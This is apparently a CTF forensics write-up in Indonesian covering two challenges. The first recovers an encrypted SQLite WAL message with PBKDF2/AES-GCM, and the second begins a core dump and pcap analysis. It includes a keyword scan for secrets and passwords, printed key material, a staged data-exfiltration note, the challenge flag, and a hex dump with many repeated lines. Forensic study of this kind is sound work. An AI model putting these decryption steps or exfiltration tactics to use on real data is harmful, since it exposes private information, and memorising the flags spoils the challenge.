frame_checksum2 = u32be(frame_header, 0x14)

page_start = pos + FRAME_HEADER_SIZE
page_end = page_start + page_size

page = data[page_start:page_end]

print("\n" + "-" * 80)
print(f"FRAME {frame_no}")
print("-" * 80)

print(f"file offset : 0x{pos:08x}")
print(f"page number : {page_number}")
print(f"db size : {db_size}")
print(f"frame salt1 : 0x{frame_salt1:08x}")
print(f"frame salt2 : 0x{frame_salt2:08x}")
print(f"frame checksum1 : 0x{frame_checksum1:08x}")
print(f"frame checksum2 : 0x{frame_checksum2:08x}")

if db_size != 0:
    print("COMMIT MARKER : YES")
else:
    print("COMMIT MARKER : no")
```

```
# Save raw page
page_file = out_dir / (
f'frame_{frame_no:04d}_page_{page_number:04d}.bin'
)

page_file.write_bytes(page)

print(f'page saved : {page_file}')

# -----
# STRINGS
# -----

strings = printable_strings(page, min_len=4)

if strings:
print("\nPrintable strings:")

for s in strings:
print(f' {s}')

# -----
# IMPORTANT KEYWORDS
# -----

interesting = []

keywords = [
"draft",
"message",
"secret",
"flag",
"cinder",
"hidden",
"leak",
"token",
"password",
"note",
"kurir",
"family",
"toko",
]
```

```
page_lower = page.lower()

for keyword in keywords:
    if keyword.encode() in page_lower:
        interesting.append(keyword)

if interesting:
    print("\n!!! INTERESTING PAGE !!!")
    print("Keywords:", " ", ".join(interesting))

pos += frame_size

print("\n" + "=" * 80)
print(f"Frames parsed: {frame_no}")
print(f"Pages saved : {out_dir}/")
print("=" * 80)


if __name__ == "__main__":
    parse_wal(WAL_FILE)
```

```

-----
FRAME 9
-----
file offset      : 0x000010e0
page number      : 5
db size          : 0
frame salt1      : 0x53414c54
frame salt2      : 0x43494e44
frame checksum1   : 0x75acc974
frame checksum2   : 0x13ec3eeb
COMMIT MARKER    : no
page saved       : wal_pages/frame_0009_page_0005.bin

```

Printable strings:

```

kurirf
dG]+
]5"{
kurirf
6ZT:br
kurirf
YZ,

```

!!! INTERESTING PAGE !!!
Keywords: kurir

```

-----
FRAME 10
-----
file offset      : 0x000012f8
page number      : 6
db size          : 6
frame salt1      : 0x53414c54
frame salt2      : 0x43494e44
frame checksum1   : 0xd6ce7aed
frame checksum2   : 0xa7aa9771
COMMIT MARKER    : YES
page saved       : wal_pages/frame_0010_page_0006.bin

```

Printable strings:

```

N=aE
4+,)
"W%.@
z'3I
%C~w

```

```

=====
Frames parsed: 10
Pages saved : wal_pages/
=====

```

Page 1 pada WAL berisi SQLite schema:

```

CREATE TABLE messages (
  id INTEGER PRIMARY KEY,
  thread TEXT,
  ts INTEGER,
  body BLOB,
  state INTEGER
)

```

```

CREATE TABLE drafts (

```

id INTEGER PRIMARY KEY,
note TEXT
)

Root page:

messages → page 2

drafts → page 3

Initial commit terdiri dari:

FRAME 1 → page 1

FRAME 2 → page 2

FRAME 3 → page 4

FRAME 4 → page 5

FRAME 5 → page 6

Page 2 adalah:

0x05

Dalam SQLite:

0x05 = interior table B-tree

Page 2 bukan berisi records langsung

INTERIOR PAGE 2 cells = 1 rightmost = 5 left child = page 4 separator = 10 CHILD PAGES: [4, 5]

```

serial types : [0, 23, 4, 168, 9]
column[0] None
column[1] 'kurir'
column[2] 1723640100
column[3] BLOB 78 bytes
      0aa26d65120c4a509780b06547417f0167b61a28c60bc8e8727e4fb97349cac9808de4c877d120de4cca55037305b1f63950c5fd048faced6955c10622109a0a3f5895fcc9184f4a05296fddb679
column[4] 1

Page 5: type=0x0d

=====
LEAF PAGE 5
=====
cells = 3

CELL 0
  offset      : 0x1a5
  rowid       : 11
  payload_len : 93
  serial types : [0, 23, 4, 158, 9]
  column[0] None
  column[1] 'kurir'
  column[2] 1723640200
  column[3] BLOB 73 bytes
      0aa14e120cbdf5f98029c62578884071d81a24f4fc595a2c201379f799d4251aef49e270131245f6f8fd66808b1e7562ed1feafc29ac092210406bf6e24e71cf6557b0bf3427d8772c
  column[4] 1

CELL 1
  offset      : 0x0fc
  rowid       : 12
  payload_len : 670
  serial types : [0, 23, 4, 1320, 9]
  column[0] None
  column[1] 'kurir'
  column[2] 1723640260
  column[3] BLOB 241 bytes
      0aa26d65120c4a509780b06547417f0167b61a28c60bc8e8727e4fb97349cac9808de4c877d120de4cca55037305b1f63950c5fd048faced6955c10622109a0a3f5895fcc9184f4a05296fddb679
      216f75a4d1e703cbf1b10f5b0c9e2725d3ff6450986826b2fc7759dda7a6b3e90d35ef7a9f67c2a83128d604c2b1c18d5b3610000006590b07001704b11e096b7572697266bca3880a014e120cbdf5f98029c62578884071d81a24f4fc595a2
      281379f799d4251aef49e270131245f6f8fd66808b1e7562ed1feafc29ac092210406bf6e24e71cf6557b0bf3427d8772c
  column[4] 1

CELL 2
  offset      : 0x0a4
  rowid       : 13
  payload_len : 86
  serial types : [0, 23, 4, 152, 9]
  column[0] None
  column[1] 'kurir'
  column[2] 1723640300
  column[3] BLOB 70 bytes
      0aa14e120cbdf5f98029c62578884071d81a24f4fc595a2c201379f799d4251aef49e270131245f6f8fd66808b1e7562ed1feafc29ac092210406bf6e24e71cf6557b0bf3427d8772c
  column[4] 1

```

Row 12 sangat berbeda dengan rows lain:

```

rowid      : 12
thread     : kurir
timestamp  : 1723640260
payload_len : 670

```

Record ini terlalu besar untuk dimuat seluruhnya dalam satu page berukuran 512 byte.

SQLite menggunakan **overflow page**.

Dari cell row 12 ditemukan:

```

local payload = 162 bytes
overflow page = 6

```

Page 6 memiliki:

next overflow page = 0

Sehingga reconstruction:

```

162 bytes
+
508 bytes from page 6

```

=

670 bytes

Jadi record SQLite row 12 berhasil dipulihkan secara utuh

Serial types:

[0, 23, 4, 1320, 9]

Serial type 1320 menunjukkan sebuah BLOB sepanjang:

$(1320 - 12) / 2$

= 654 bytes

Sehingga struktur record:

thread = kurir

timestamp = 1723640260

body = 654 bytes

state = 1

Body kemudian disimpan sebagai:

row12_body.bin

```
Sun 23 Aug - 23:24 ~/Documents/CTF/Scrapier/CTF/0EMASTIK_XIX - Kemanan Siter (Penyisihan)/forensics/cinder/forensics-cinder-(1)/com.example.cinder/databases > ? origin 0 master 00.2.0 3+ 1+
=====
pyCn03 check_row12.py
=====
ROW 12 PROTOBUF CHECK
=====
body length: 654 bytes
body hex : 0a02d6d512cd8bd7dd1731913b56d95cacc1ae704b6d8d3473c4bdc5bd5722aa526d6cd32af6a336cf78e9c5f88a2c1ae4687c44135823497afdc48e48b17a3788ecc399bc343bae6ce9f3b7365a543a6272d8818dc39bf264612bb9f521e675a4d1e789bcbf108f5bc9
e2725d3ff645689642662f67759dda76d53e9d35ef6a9f67c2a83128d64c201c18d5b36184fb8797453baaed578d2fba83f3c18d9bfc8c19f8d88cc22eaf482678288814e3d6145e7c9fcdbd814df2ab86d72ed471964bdc328a9fc5f91b1d1ead36de342b2c29e4e2a18241a93
8a38cc654115489232afacfc1c6b7bab6ea77437f6522bde70c0cabf69b21f9444487388cbcd5d44794385eb2492f2f4f43baccadeda464911bd66771046761d335c7b7486d9b8a818a4aab9145a5-c3c37ab5cb6e174168b714375b2ced8c31144a273ae7733d923ef64857817
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a34
9789a19119d699a3e4af6e9317ccdb83282374e84bdc52be256c8450d4f7387de586c4a3a96d76865f4bc1e81d16541ad78c5a82da2735f38e85eca9a36d325637e77f455e7c84caaeaf4a3422c9d8a1dbc5677e5aeaf9d76755acc4f5ac179d1b5de51bc
4aebb2dd4acc358a59fb147d81ed12dc3f41848a4af8a732eaf18f5d8b6c3f8467b545845e48cc257ad8467a1568b83ca17b75985e663c316312c21dc6ffff9f9fb778b822184ccb7c388738c34ec749d663ac6eca1a

field at offset 0x0
key : 0xa
field : 1
wire type : 2
length : 2
value start : 0xa
value end : 0x4
value hex : 6d65
as text : me

field at offset 0x4
key : 0x12
field : 2
wire type : 2
length : 12
value start : 0x6
value end : 0x12
value hex : d8bd7dd1731913b56d95cacc

field at offset 0x12
key : 0x1a
field : 3
wire type : 2
length : 415
value start : 0x15
value end : 0x27c
value hex : b6d6d3473c4bdc5bd5722aa526d6cd32af6a336cf78e9c5f88a2c1ae4687c44135823497afdc48e48b17a3788ecc399bc343bae6ce9f3b7365a543a6272d8818dc39bf264612bb9f521e675a4d1e789bcbf108f5bc9e2725d3ff645689642662f67759dda76b3e90
d35ef67a9f67c2a83128d64c201c18d5b36184fb8797453baaed578d2fba83f3c18d9bfc8c19f8d88cc22eaf482678288814e3d6145e7c9fcdbd814df2ab86d72ed471964bdc328a9fc5f91b1d1ead36de342b2c29e4e2a18241a938b38abcc654115489232afacfc1c6b7babf6
eaf7427f6522bde70c0cabf69b21f9444487388cbcd5d44794385eb2492f2f4f43baccadeda464911bd66771046761d335c7b7486d9b8a818a4aab9145a5c3c367ab5cb6e174168b714375b2ced8c31144a273ae7733d923ef648578175281e3e356a83aaaf32f6b238a8be7f6ae98b2
cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc6448c2178992339a2257232e48d5b1f4ca07832dd6d1e7a273348448887967c76a2e45d7775270e78df978dfc0df8d2f73decff35f1238c3f9aa35d8665f5ba4355f1525bf6eb39135a5bbe8ca242b4218ab7b1eff1a93b6c1a49789a19119d699a3e4af6e9317ccdb8328237
5281e3e356a83aaaf32f6b238a8be7f6ae98b2cc644
```

Key derivation

install_key:

zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=

salt:

5n581xQBvjFW5FFDwj2stw==

KDF:

PBKDF2-HMAC-SHA256

iterations:

120000

derived key:

c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb

Parameter AES-GCM:

nonce:

d8bd7dd1731913b56d95cacc

ciphertext:

615 bytes

tag:

4ccb7c388738c340c749d663ac6eca1a

AAD ditentukan dari metadata database:

thread = kurir

rowid = 12

AAD = "kurir:12"

Kemudian:

```
cipher = AES.new(  
    key,  
    AES.MODE_GCM,  
    nonce=nonce  
)
```

```
cipher.update(b"kurir:12")
```

```
plaintext = cipher.decrypt_and_verify(  
    ciphertext,  
    tag  
)
```

Authentication berhasil dan plaintext dapat diperoleh

```
@darflashxd -python3 decrypt_row12.py  
(venv)  
Sun 23 Aug - 23:26 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber  
1-  
@darflashxd python3 decrypt_row12.py  
sender      : me  
nonce       : d8bd7dd1731913b56d95cacc  
ciphertext  : 615  
tag         : 4ccb7c388738c340c749d663ac6eca1a  
AAD         : b'kurir:12'  
  
SUCCESS  
=====
```

vault manifest - internal, do not forward
packed the following into vault.7z (AES) before wipe:
- 2024Q3_client_contracts/*.pdf (42 files)
- payroll_export_nov.xlsx
- infra/prod_db_dump.sql.gz
- keys/deploy_id_ed25519 (rotate after handoff)
- board_minutes_2024-10.docx
handoff: split archive uploaded to the usual dead-drop in 3 parts;
part hashes recorded in the courier thread. once N confirms receipt,
purge local copies and clear this thread (disappearing mode is on).
reminder: do NOT reuse the old passphrase scheme, N flagged it last time.
vault key: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

Pesan tersebut menjelaskan bahwa sebuah archive vault.7z berisi berbagai data sensitif dan telah diunggah melalui dead-drop

Flag : GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

Ghost in the core

Desc : aether-sensor-07 phoned home once, then went quiet. We caught a core dump of the process mid-flight and the packets that went with it. What got out?

Link AI : <https://chatgpt.com/share/6a8aa51e-9a50-83ec-97e4-6b4e52bc9fc7>

```
Mon 24 Aug - 03:10 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/Gh
@darflashxd cat SOC_NOTE.md
# SOC Incident Note - host "aether-sensor-07"

Our EDR flagged a short-lived process (`sensor`) making an outbound TCP connection to
127.0.0.1:9000 before going quiet. By the time an analyst attached, the process was idle
(sleeping). We captured two artifacts:

- `victim.core.gz` - a core dump of the process, taken while it slept.
- `capture.pcap` - the egress traffic recorded during the incident window.

The process exfiltrated data and then wiped its working buffers. The binary itself was never
written to disk; it lived only in memory. Recover what was taken.

SHA256(victim.core.gz) = 3b5f20913e5ad5977a82e242a5c0e5e0113aa14790fbfba0de9d6e5f62cf0c6e
SHA256(capture.pcap) = a482649f3abcb411c196b8b270eaa6e6b5939518fe0aecc8ac9e8d33a65cac8e
(venv)
```

Dari SOC_NOTE.md, kita tau, bahwa terdapat proses singkat bernama sensor yang melakukan koneksi keluar melalui:

127.0.0.1:9000

Binary sensor ga pernah ditulis ke disk dan hanya hidup di memory. Dua artefak yang berhasil diambil adalah core dump dan PCAP.

SOC note juga memberikan SHA-256:

SHA256(victim.core.gz)
= 3b5f20913e5ad5977a82e242a5c0e5e0113aa14790fbfba0de9d6e5f62cf0c6e

SHA256(capture.pcap)
= a482649f3abcb411c196b8b270eaa6e6b5939518fe0aecc8ac9e8d33a65cac8e

```
(venv)
Mon 24 Aug - 03:14 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/foren
@darflashxd file victim.core
victim.core: ELF 64-bit LSB core file, x86-64, version 1 (SYSV), SVR4-style, from './sensor'
(venv)

[TCP Segment Len: 51]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 200001
[Next Sequence Number: 52 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 100001
0101 .... = Header Length: 20 bytes (5)
... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
Window: 8192
[Calculated window size: 8192]
[Window size scaling factor: -2 (no window scaling used)]
Checksum: 0x5bb2 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
- [SEQ/ACK analysis]
  [iRTT: 1 second]
  [Bytes in flight: 51]
  [Bytes sent since last PSH flag: 51]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (51 bytes)
- Data (51 bytes)
  Data: 198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbc6a69ab22a2249b90aadab12cb330c13cebc793e606
  [Length: 51]
```

pas di analisis di wireshark keliatan ini, Jadi frame nomor 4 mengirim 51 byte data, **tetapi** ditulis sebagai ASCII hexadecimal sebanyak 102 karakter.

Ciphertext yang diperoleh:

```
198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbce6a69ab22a2249b90aa  
dab12cb330c13cebc793e606
```

Karena binary hanya berada di memory, kita dump executable mapping dengan GDB

```

Mon 24 Aug - 03:15 ~/Documents/CTFdScraper/CTF/GEHASTIK XIX - Keamanan Siber (Penyisihan)/forensics/Ghost in the Core/forensics-ghost-in-the-core
@darflashxd gdb -q -c victim.core

This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.archlinux.org>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[New LWP 10579]
Core was generated by './sensor /tmp/secret'.
#0 0x00007e1db6a7a in ?? ()
(gdb) dump binary memory sensor_mem.bin 0x567ead199000 0x567ead19e000
(gdb) quit
(venv)

Mon 24 Aug - 03:17 ~/Documents/CTFdScraper/CTF/GEHASTIK XIX - Keamanan Siber (Penyisihan)/forensics/Ghost in the Core/forensics-ghost-in-the-core
@darflashxd file sensor_mem.bin
sensor_mem.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, stripped
(venv)

```

```

0x0000102a 2 32 sym.imp.getenv
0x0000104a 1 3 sym.imp.strlen
